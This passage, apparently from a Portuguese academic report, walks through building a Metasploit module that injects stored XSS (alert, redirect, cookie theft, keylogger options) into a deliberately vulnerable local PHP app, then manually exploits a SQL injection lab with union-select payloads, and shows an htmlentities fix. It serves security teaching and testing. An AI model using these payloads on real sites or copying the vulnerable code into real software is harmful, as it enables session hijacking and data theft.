- A função **check** é utilizada para verificar se a aplicação alvo é vulnerável ou não. Para isso, é colocado nesta função o código necessário para fazer um teste ao alvo. Caso esse teste tenha sucesso, é enviada uma mensagem para a consola a indicar que a aplicação é vulnerável, senão diz que não é vulnerável. Para isto é utilizada a instrução "**return Exploit::CheckCode::Vulnerable**" no primeiro caso e "**return Exploit::CheckCode::Safe**" no segundo.
- Na função **exploit** é onde vai ser colocado todo o código necessário para explorar a vulnerabilidade. Esta é a parte mais importante do módulo, visto que é aqui que se encontra toda a sua funcionalidade.

5.5 Introduzir um módulo no Metasploit

Durante o desenvolvimento do módulo, é necessário que este seja introduzido na plataforma Metasploit de modo a que se possa testar se está a funcionar corretamente ou não. Para conseguir isso, é necessário seguir os passos seguintes.

Após a primeira utilização do Metasploit, tal como se pode verificar na figura 11, é criada uma pasta designada ".msf7". Normalmente está localizada na pasta do utilizador atual do sistema. Caso a pasta não esteja visível, é necessário ativar nas definições do gerenciador de ficheiros a opção "mostrar ficheiros escondidos".




Figura 11 - Localização da pasta .msf7

Após localizar a pasta ".msf7", pode-se verificar que no seu conteúdo existem algumas pastas. Estas vão funcionar como diretórios secundários para o Metasploit, visto que ao iniciar o msfconsole, este vai buscar todo o conteúdo que esteja disponível tanto no diretório principal como nos diretórios que dele dependem. Visto que se pretende inserir um módulo na plataforma, então tem que se abrir a pasta "modules". Agora, para introduzir um novo módulo apenas é necessário colocar o ficheiro do módulo criado com a extensão ".rb" nesta pasta. Também é possível criar novas pastas neste diretório para obter uma melhor organização. Por exemplo, se tiver um módulo no diretório "**msf7/modules/exploits/sample.rb**", este, para ser executado será necessário colocar na msfconsole a instrução "**use exploits/sample.rb**". A figura 12 mostra o conteúdo da pasta "exploits".




Figura 12 - Conteúdo da pasta exploits

6. Cross-Site Scripting

Para poder explorar esta vulnerabilidade, foi desenvolvida uma aplicação web onde existe uma falha de XSS designada de XSSVuln. Esta aplicação consiste numa página onde podem ser inseridos comentários, que, para ser acedida é necessário fazer *login*. Aqui, irá, em primeiro lugar ser feita a exploração manual desta aplicação web, de modo a verificar que a vulnerabilidade existe mesmo. De seguida, irá ser automatizado o processo de exploração, desenvolvendo um módulo para o Metasploit. Em último lugar serão apresentadas propostas de proteção contra estes ataques, utilizando algumas dessas técnicas para corrigir a vulnerabilidade da XSSVuln. As figuras 13 e 14 mostram respetivamente a página **login.php** e **index.php**.

The screenshot shows the 'Login - Iceweasel' window. The address bar displays 'localhost / localhost /...'. The main content area contains a form with fields for 'Username:' and 'Senha:', both represented by empty input boxes. Below the form is a 'Entrar' button.

Figura 13 - XSSVuln página de login

The screenshot shows the 'Comment (XSS) - Iceweasel' window. The address bar displays 'localhost / localhost /...'. The main content area shows several comments listed:
Brunom50: comentario de teste
Brunom50: engenharia informatica
Brunom50: comentario de teste
AntonioSou: teste teste teste

Below the comments, there is a section titled 'Fazer comentario' with an empty input box and a 'Post' button.

Figura 14 - XSSVuln página de index

6.1 Exploração manual da vulnerabilidade

Em relação a vulnerabilidades do tipo de XSS é necessário, em primeiro lugar, identificar possíveis alvos na XSSVuln. Neste caso, visto que só existe uma *Text field* onde são inseridos os comentários pelos utilizadores, então é aí que irá ser testada a vulnerabilidade. Para isso, é possível enviar um script do tipo "alert" utilizando o seguinte comando "`<script>alert("teste")</script>`". Na figura 15 encontra-se um excerto de código da aplicação, com o código vulnerável assinalado.

```
$comentario=$_GET['content'];
$user = $_SESSION['username'];
if($_GET['content']!=null){
$query="INSERT INTO comentarios (username,comentario) VALUES
('{$user}', '{$comentario}') ";
mysql_query($query,$conn) or die(mysql_error());
}
$result = mysql_query("SELECT * FROM comentarios",$conn);
while($row = mysql_fetch_array($result))
{
echo $row['username'] . ":" . $row['comentario'];
echo "<br />";
}
```

Figura 15 – Código vulnerável da página index.php

Caso se consiga explorar a falha irá ser armazenado na base de dados da aplicação web um *script* que irá apresentar um *popup* na página web, com a mensagem "teste", tal como mostrado na figura 16.




Figura 16 - Resposta script alert

Alem disso, examinando o código fonte da página, é possível verificar que o *script* enviado ficou armazenado no código HTML como se de uma tag se tratasse. Isso pode-se verificar na figura 17.

```
<br />teste: <script>alert("teste")</script><br />
<h3> Fazer comentario </h3>
```

Figura 17 - Script no código HTML

Sabendo que esta aplicação é vulnerável a este tipo de ataques, pode-se começar a testar outros tipos de *scripts*. Assim, um *script* malicioso irá ser utilizado que, tal como o anterior, fica armazenado na base de dados, o que vai fazer com que, cada vez que a página seja aberta, esta seja redirecionada para uma página à escolha do atacante.

Para efeitos de teste, irá ser inserido o *script* "`<script>document.location="http://google.com";</script>"` que seja capaz de provocar uma maior quantidade de danos. Este servirá para roubar os *cookies* de sessão dos utilizadores que acederem à página. O seu funcionamento passa por executar código Javascript na aplicação, que por si vai adquirir as *cookies* de sessão. Essas irão ser enviadas para uma nova página PHP que irá guardá-las num ficheiro de texto.

6.2 Análise de resultados da exploração manual da vulnerabilidade

Dado o término da exploração manual é possível concluir que a XSSVuln é vulnerável a ataques de XSS. Após testar a injeção de vários *scripts*, também é possível concluir que é possível usar várias funcionalidades no módulo para o Metasploit. Algumas dessas vão ser:

- Inserir um *script* que mostre um *popup* cada vez que um utilizador acede a página.
- Redirecionar para uma página escolhida pelo atacante cada vez que a página web vulnerável é acedida.

6.3 Desenvolvimento do módulo XSS para o Metasploit

O desenvolvimento deste módulo teve várias dificuldades, devido à escassa informação disponível sobre o desenvolvimento de módulos para o Metasploit. Após muita pesquisa e várias tentativas, conseguiram-se ultrapassar todos os problemas, fazendo com que o restante desenvolvimento do módulo ficasse menos complicado. O código completo do módulo desenvolvido encontra-se no anexo A.

Tal como foi anteriormente referido, a primeira instrução que é necessária colocar é "`require 'msf/core'`". Logo de seguida, é necessário colocar a instrução que vai mencionar que tipo de módulo é. Visto que a exploração é feita remotamente, utilizo a instrução "`class Metasploit4 < Msf::Exploit::Remote`".

A linha de código "`include Msf::Exploit::Remote::HttpClient`" permitirá ao módulo a utilização do *mixin* HTTP client. Este é necessário para realizar pedidos HTTP, tanto do tipo **GET**, como do tipo **POST**.

Este módulo não vai necessitar da utilização de *payload*, visto que se não se trata de uma vulnerabilidade de *Buffer Overflow*. Assim, tal como já foi referido anteriormente, o *payload* irá estar colocado no código do módulo. Com isso será apenas necessário preencher os campos de informação como: *Author*, *Name*, *Description*. Será ainda preciso a utilização de *datastore options*. Estas vão permitir fornecer mais opções que serão disponibilizadas para o utilizador. As opções utilizadas neste módulo encontram-se na figura 18.

```
register_options(
  [
    OptString.new('WEBSITE', [false, "Selecione a opcao do
módulo"], ""),
    OptString.new('OPTION', [false, "Selecione a opcao do módulo"],
    ""),
    OptString.new('TARGETURI', [true, "Caminho da pagina vulneravel",
"/xss/xss.php"]),
    OptString.new('SCRIPT', [ false, 'Set a message' ]),
    ],self.class)
```

Figura 18 - Opções do módulo XSS

A primeira função do módulo será a `command_exec` que é, por sua vez, utilizada para serem enviados os pedidos HTTP. Os parâmetros desta função devem ser feitos dependendo do tipo de aplicação web que se pretende explorar. Neste caso, visto que a XSSVuln recebe os valores através de um método **GET**, terá que ser colocada esta informação como parâmetro desta função. O código da função `command_exec` encontra-se ilustrado na figura 19.

```
def command_exec(shell)
  res = send_request_cgi({
    'method' => 'GET',
    'uri' => normalize_uri(target_uri.path),
    'vars_get' => {
      'content' => shell
    }
  })
  End
```

Figura 19 - Código da função `command_exec` do módulo XSS

Os módulos do Metasploit devem ter sempre na sua constituição, uma função `check` e uma função `exploit`. A primeira, será utilizada para verificar se a aplicação alvo pode ser explorada pelo módulo. Desta forma, a função `check` deste módulo

utilizará a função `command_exec` para enviar um pedido HTTP para o alvo, de modo a que seja feito um *echo* de uma *string* de dez caracteres aleatórios. De seguida, a função `check` verifica na resposta HTTP se encontra a *string* que foi enviada. Caso isto se verifique, é retornada uma mensagem a indicar que a aplicação alvo é vulnerável, se a *string* não for encontrada, é retornada uma mensagem com a indicação que a aplicação é segura. Na figura 20 encontra-se o código da função `check`.

```
def check
    txt = Rex::Text.rand_text_alpha(10)
    res = command_exec("echo #{txt}")

    if res && res.body =~/#{txt}/
        return Exploit::CheckCode::Vulnerable
    else
        return Exploit::CheckCode::Safe
    end
end
```

Figura 20 - Código da função `check` do módulo XSS

Por último, na função `exploit` será colocado todo o código necessário para a vulnerabilidade ser explorada. Tal como na função `check`, irá ser utilizada a função `command_exec`, para o envio dos pedidos HTTP. Este `exploit` é desenvolvido com o intuito de dar a possibilidade de escolha entre diversas opções ao utilizador. Tal como referido no capítulo 5, é aqui que são utilizadas as *datastore options*, sendo que estas vão permitir fornecer mais funcionalidades ao módulo. O conteúdo delas é colocado em variáveis tal como se pode visualizar na figura 21. Os nomes "OPTION" e "SCRIPT", são os nomes dados às *datastore options*, sendo que a sua escolha fica à preferência do programador.

```
def exploit
    option = datastore['OPTION']
    site = datastore['SCRIPT']
```

Figura 21 - Variáveis do módulo XSS

Aqui é colocado um ciclo `case` que, dependendo do que o utilizador introduziu na *datastore options* "OPTIONS", irá executar a sua parte respetiva de código, tal como se pode verificar na figura 22. Em cada opção existe uma condição que vai verificar se o conteúdo da *datastore option* "SITE" está vazio. No caso de o utilizador não ter inserido qualquer informação, o script é enviado tal como foi predefinido no módulo. Em caso contrário, irá ser utilizada a informação que foi inserida. Para fazer essa verificação é utilizada a linha de código "`site.nil?`".

```
case option
when "1"
    script = '<script>alert("test") ;</script>'
    command_exec("#{script}")

when "2"
    if site.nil?
```

```

    script =
'<script>document.location="http://google.com";</script>'
    command_exec("#{script}")
else
    script = "<script>document.location="+ "#{$site};</script>"
    command_exec("#{script}")
end

```

Figura 22 - Ciclo case no módulo XSS

Neste módulo, foram colocadas as seguintes opções:

- **OPTION 1** - Enviar um *alert* com a mensagem “test” que está predefinida ou customizada pelo utilizador
- **OPTION 2** - Redirecionar para uma página predefinida, neste caso o “<http://google.com>”, ou escolhida pelo utilizador
- **OPTION 3** - Nesta opção, caso o utilizador não insira nada na *datastore option* "SITE", é enviado um script com o objetivo de roubar as cookies de sessão de todos os utilizadores que acedam à página infetada. Também é possível o utilizador customizar este script para seu proveito. Para isso, apenas tem que inserir na *datastore option* "SITE", o seu próprio *website*
- **OPTION 4** - Nesta opção é inserido um script que redireciona para um ficheiro Javascript que vai funcionar como um *keylogger*. Isto é, vai ler todas as teclas que as vítimas pressionam, que posteriormente serão enviadas para um bloco de texto
- **OPTION 5** – Permite ao utilizador introduzir um *script* á sua escolha.

6.4 Analise da exploração da vulnerabilidade com o módulo XSSAttack

Após concluir o desenvolvimento do módulo, é necessário testar o seu funcionamento na aplicação web vulnerável criada. Para o executar, vai ser utilizada a consola do Metasploit. Visto que este módulo utiliza o *mixin* HTTP Client, vai ser necessário configurar o **RHOST** e o **TARGETURI**. O primeiro é o IP da aplicação web alvo, sendo que neste caso vai ser utilizado o 127.0.0.1 visto que a aplicação está alojada localmente. O segundo é o URI da aplicação. Na figura 23 encontra-se um *print screen* destas configurações.

```
msf exploit(xss) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(xss) > set TARGETURI /xss/xss.php
TARGETURI => /xss/xss.php
msf exploit(xss) > 
```

Figura 23 - Configurações do módulo XSS

Com as configurações do módulo feitas, é por fim possível utilizar o comando **check** para verificar se a aplicação alvo é vulnerável a este tipo de ataques. Após o primeiro teste pode-se verificar que o módulo indica que a aplicação é segura. Ao investigar a causa do problema, descobre-se que foi colocado um **TARGETURI** errado. Assim, são feitas as devidas correções e volta-se a executar o comando **check**. Tal como esperado, é possível verificar que a aplicação é vulnerável, tal como a figura 24 mostra.

```
msf exploit(xss) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(xss) > set TARGETURI /xss/xss.php
TARGETURI => /xss/xss.php
msf exploit(xss) > check
[*] 127.0.0.1:80 - The target is not exploitable.
msf exploit(xss) > set TARGETURI /xss/index.php
TARGETURI => /xss/index.php
msf exploit(xss) > check
[+] 127.0.0.1:80 - The target is vulnerable.
```

Figura 24 - Execução da função **check** no módulo XSS

Sabendo que a aplicação é vulnerável pode-se, por fim, utilizar o módulo para a explorar. Assim, em primeiro lugar seleciona-se qual das opções do módulo se pretende utilizar. Para efeitos de teste irá ser utilizada a opção 3, que serve para inserir um *script* malicioso com o objetivo de roubar as cookies de sessão de todas as vítimas que acederem à aplicação web infetada. Assim, utiliza-se o comando "**set OPTION 3**" para selecionar a opção e de seguida executar o *exploit*.

Tal como previsto, o script foi introduzido com sucesso. Assim, ao aceder à página infetada pode-se verificar que é redirecionado para uma nova página web, que por si vai "roubar" as *cookies* e escrevê-las num ficheiro de texto, tal como se pode comprovar na figura 25.

```

Applications ▾ Places ▾ gedit ▾
Tue 16:49 ●
Open + *cookie.log.txt
/ var/www/html/xss
PHPSESSID=9lp37j2u1vpqp4ntufm9j5bk92

```

Figura 25 - Resultado da exploração da aplicação web com o módulo XSS

6.5 Propostas de proteção contra o XSS

No que toca à prevenção de ataques de XSS, existem algumas técnicas que se podem ter em conta de modo a deixar a aplicação web mais segura. As técnicas a utilizar vão depender do contexto onde o código é inserido como por exemplo a linguagem que é utilizada na aplicação web. Em relação á XSSVuln, trata-se do tipo de vulnerabilidade XSS mais comum e para a corrigir é necessário a utilização de técnicas específicas (OWASP, OWASP, 2016). Desses, as que permitem corrigir as vulnerabilidades mais habituais são as seguintes:

- **Rejeição de tudo o que não é de confiança** – Isto consiste na não inserção de dados diretamente em scripts ou comentários, sem que estes provenham de fontes de confiança.
- **Escape do HTML** – Isto significa a troca de caracteres especiais pelos seus equivalentes em HTML o que vai levar a que o atacante não possa mudar o contexto de execução.

Para corrigir esta vulnerabilidade vai ser feito o escape do HTML. Para isso pode-se utilizar uma de duas funções, sendo elas a `htmlspecialchars()` e a `htmlentities()`. Estas, apesar de ambas possuírem o objetivo de sanitizar caracteres perigosos, a segunda é mais segura visto que também codifica todas as entidades de caracteres. Assim irá ser adicionado `htmlentities` em todas as variáveis que recebam input de dados assim como colocar `ENT_QUOTES` como parâmetro, tal como se pode visualizar na figura 26 (Security V. , 2016).

```

<?php
session_start();
$comentario=htmlentities($_GET['content'],ENT_QUOTES);
$user = $_SESSION['username'];

if($_GET['content']!=null){
    $query="INSERT INTO comentarios (username,comentario) VALUES
    ('$user','$comentario')";
}

```

```
mysql_query($query,$conn) or die(mysql_error());
}
```

Figura 26 - Correção da vulnerabilidade de XSS

Com a vulnerabilidade corrigida, é necessário tentar explorar de novo a aplicação de modo a perceber se a correção feita funciona ou não. Assim, irá ser mais uma vez utilizado o módulo para introduzir um script malicioso e verificar o que acontece na aplicação.

Com as configurações todas feitas, apenas é necessário executar mais uma vez o *exploit*. Tal como se pode verificar na figura a 27, apesar do módulo ter concluído o *exploit*, a XSSVuln já não foi infetada. Com isto pode-se concluir que as alterações que foram feitas no código da aplicação, foram suficientes para a deixar protegida a ataques de XSS.



Figura 27 - Resultado da exploração da vulnerabilidade corrigida

7. SQL Injection

Em relação a este tipo de vulnerabilidade, foi criada uma aplicação web utilizando as linguagens de programação PHP, HTML e CSS, cuja página de entrada se mostra na figura 28. Esta é designada por SQLIVuln. O seu conceito é o seguinte: O utilizador insere um determinado *username*, com o método **POST**, e a aplicação utiliza uma *query SQL* para o pesquisar na base de dados. Se encontrar um *username* igual na tabela, é devolvido o respetivo nome do utilizador para uma **div**. Caso não o encontre é colocado na mesma **div** uma mensagem de erro. Esta aplicação, possui uma falha de SQLi que foi deixada propositadamente de modo a que possa ser explorada tanto manualmente, como utilizando o módulo do Metasploit.




Figura 28 - SQLIVuln

7.1 Exploração manual da vulnerabilidade

Ao explorar uma vulnerabilidade de *SQL injection*, o primeiro passo que se deve tomar para perceber se a aplicação alvo é vulnerável ou não, é injetar " ' ". Em grande parte dos casos, isto vai causar um erro de SQL que vai ser mostrado na aplicação web. Isto acontece porque este é um carácter delimitador no SQL. Assim, este pode ser utilizado para delimitar *strings* o que permite testar se existe alguma proteção contra o XSS na aplicação. Se não existirem e ocorrer um erro de SQL, significa que é possível terminar qualquer *string* que esteja da aplicação, assim como adicionar código SQL a

seguir. Sabendo isso, e visto que na SQLIVuln apenas existe uma opção de *input*, vai ser aí que vai ser feito o teste. Tal como se pode verificar na figura 29, uma mensagem de erro de SQL foi retornada para a página. Isto significa que a aplicação é vulnerável ao SQLi.



Figura 29 - Mensagem de erro SQL

Ao investigar o código fonte da aplicação utilizando o *browser*, também é possível verificar que a resposta da base de dados é colocada numa **div** com o nome de "test". Isto pode-se verificar na figura 30.

A screenshot of a browser's developer tools showing the source code of a PHP file named "sqlivuln.php". The code is as follows:

```
1 <div id="test">Inseriu um valor errado</div><div id="test"> </div>
2
3
4 <form method="post">
5 User: <input type="text" name="user"/><br>
6 <input type="submit" value="submit" name="submit"/>
7 </form>
8
```

Figura 30 - Código fonte da aplicação SQLIVuln

Algo também necessário de identificar é se a aplicação utiliza o método **GET** ou **POST**. Para isso será usado um *plugin* do firefox chamado Live HTTP Headers. Este permitiu descobrir, não só que é utilizado o método **POST** mas que também é necessário colocar "**submit=submit**" no URL, tal como se pode verificar na figura 31.




Figura 31 - Live HTTP headers

Com esta informação, pode agora começar-se a testar outros tipos de *input*, como por exemplo *queries*. Para isso deve ter-se atenção a como a *query* pode estar escrita. Visto que é feita uma pesquisa onde é pedido um parâmetro, neste caso o *username*, pode supor-se que esta *query* é um **SELECT** com uma cláusula **WHERE** tal como ilustrado na figura 32. Nesta mesma figura também se pode verificar assinalado o código vulnerável da aplicação.

```
$user = $_REQUEST['user'];
$sql = ("SELECT * FROM users WHERE username = '$user';");
$result = mysql_query($sql) or die (mysql_error());
$num = mysql_numrows( $result );
$rst= mysql_fetch_array($result);
if ($num > 0){
    $i = 0;
    while( $i < $num ) {
        $first = mysql_result( $result,$i, "nome" );
        echo '<div id="test">' . $first . '</div>';
    }
}
```

Figura 32 - Código afetado da aplicação SQLVuln

Sabendo isso, pode então construir-se uma *query* nova, de modo a testar ainda mais a vulnerabilidade. Para isso será utilizado "**1' or 1=1 #**". Ao colocar uma condição verdadeira como "**1=1**", é esperado que a aplicação devolva os nomes de

todas as linhas da tabela. O "#" é utilizado no MySQL para fazer comentários. Assim, aqui será utilizado para comentar o resto da *query*, caso exista.

The screenshot shows a browser window with two tabs: 'localhost/teste/test2.php' and 'localhost / 127.0.0.1 / test'. The main content area displays a list of names: Bruno Ramos, Tiago Teles, Ana Sousa. Below this, there is a form field labeled 'User ID:' containing the value '1' or 1=1#. A green 'Submit' button is present. The browser's address bar also shows 'localhost/teste/test2.php'.

Figura 33 - Resultado de '1' or 1=1

Tal como esperado e como se pode verificar na figura 33, a aplicação devolveu os nomes de todos os utilizadores presentes na base de dados. A próxima informação que se tentará descobrir, é a quantidade de colunas em que a *query* faz a pesquisa. Para isso vai usar-se o "order by". Começar-se-á por fazer "' order by 1#" e, caso não exista nenhum erro, vai incrementar-se o valor até que um erro de SQL seja retornado. Isto vai ser feito visto que enquanto o valor a seguir ao **order by** for menor ou igual ao numero de colunas afetadas pela *query*, não irá existir nenhum erro de SQL. Assim, como se pode verificar na figura 34, neste caso, esse erro apenas foi retornado ao utilizar "' order by 5#". Isto significa que a *query* afeta 4 colunas.




Figura 34 - Resultado de 'order by 5#'

Algo muito útil que também poderá ser utilizado é o *union*, que é um operador SQL utilizado para introduzir novas *queries*, desde que estas possuam o mesmo número de colunas que a *query* anterior e tipo de dados compatíveis. Sabendo agora que o número de colunas afetadas pela *query* presente na SQLIVuln é 4, pode agora começar-se a explorar mais esta vulnerabilidade para descobrir informações mais importantes. Para isso, é preciso, em primeiro lugar, saber em que coluna se encontram os nomes dos utilizadores, visto que é a informação dessa coluna que é retornada da base de dados. Assim, é utilizado o *union* para introduzir uma *query* que faça um SELECT às 4 colunas utilizando a *query* "' union select 1,2,3,4#". Tal como se pode

verificar na figura 34, o valor retornado pela base de dados foi 4, o que significa que é o conteúdo dessa coluna que a base de dados retorna informação.

A screenshot of a web browser window. The address bar shows two tabs: 'localhost/teste/test2.php' and 'localhost / 127.0.0.1 / test'. The main content area displays the number '4' above a form. The form has a label 'User ID:' and a text input field containing the value "'union select 1,2,3,4#'. A green 'Submit' button is below the input field.

Figura 35 - Resultado de 'union select 1,2,3,4#'

Tal como a figura 35 indica, a *query* retornou o valor 4. Isto indica que a coluna onde se encontram os nomes é a quarta coluna. Com todas as informações adquiridas até agora, existe a possibilidade de, por fim, se começar a tentar encontrar informações mais sensíveis, como por exemplo o nome da base de dados, que serão transmitidas para a página através da 4º coluna. Para isso, será, mais uma vez, utilizado o **union**. Tal como referido anteriormente, vai ser preciso introduzir igual número de colunas na segunda *query* e na primeira. Assim, e sabendo que a coluna afetada é a quarta, vai usarse a *query* " ' union select 1,2,3,database() #". O campo **database()**, que é uma função que retorna o nome da base de dados na qual a *query* é inserida, tem que ser colocado na quarta coluna, visto que é esta que vai ser retornada para a aplicação web.

A screenshot of a web browser window. The address bar shows two tabs: 'localhost/teste/test2.php' and 'localhost / 127.0.0.1 / test'. The main content area displays the word 'test' above a form. The form has a label 'User ID:' and a text input field containing the value "'union select 1,2,3,database()#'. A green 'Submit' button is below the input field.

Figura 36 - Resultado da query 'union select 1,2,3,database()#'

Tal como se pode verificar na figura 3, a base de dados retornou o seu nome para a aplicação. Da mesma forma conseguir-se-iam obter todas as informações desejadas

da base de dados, tais como nomes de tabelas, de colunas e dados armazenados. Com este resultado, posso concluir que a aplicação web pode ser facilmente explorada, conseguindo obter dados sensíveis no processo. Neste caso concreto não se conseguiria inserir, alterar nem eliminar dados da base de dados, visto estarmos a explorar um **SELECT** vulnerável.

7.2 Análise dos resultados obtidos na exploração manual da vulnerabilidade

Com a exploração manual da vulnerabilidade terminada, chegam-se a várias conclusões:

- Na aplicação web, existe uma *query* **SELECT** com uma cláusula **WHERE**.
- A tabela onde a *query* vai buscar os dados possui, pelo menos quatro colunas.
- A coluna que é retornada para a aplicação é a quarta e é onde estão os nomes dos utilizadores.
